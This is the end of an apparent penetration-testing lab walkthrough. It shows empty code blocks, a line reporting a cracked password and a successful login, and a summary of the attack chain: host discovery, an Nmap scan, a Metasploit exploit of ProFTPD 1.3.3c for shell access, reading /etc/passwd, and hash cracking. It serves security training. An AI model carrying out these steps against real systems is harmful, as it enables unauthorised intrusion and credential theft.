

```


```


```


```

- now you see we successfully cracked the password and we do successful login in target machine.



## Summery

- We started by finding the target's IP address using `netdiscover`, then scanned it with Nmap to gather details like open ports, running services, OS info, and encryption keys. The scan showed FTP, HTTP, and SSH services were active. The FTP service (ProFTPD 1.3.3c) had a known vulnerability, so we used Metasploit to exploit it and got shell access. After that, we checked the `/etc/passwd` file for user info. We also discussed how to crack encrypted passwords using tools like John the Ripper or Hashcat.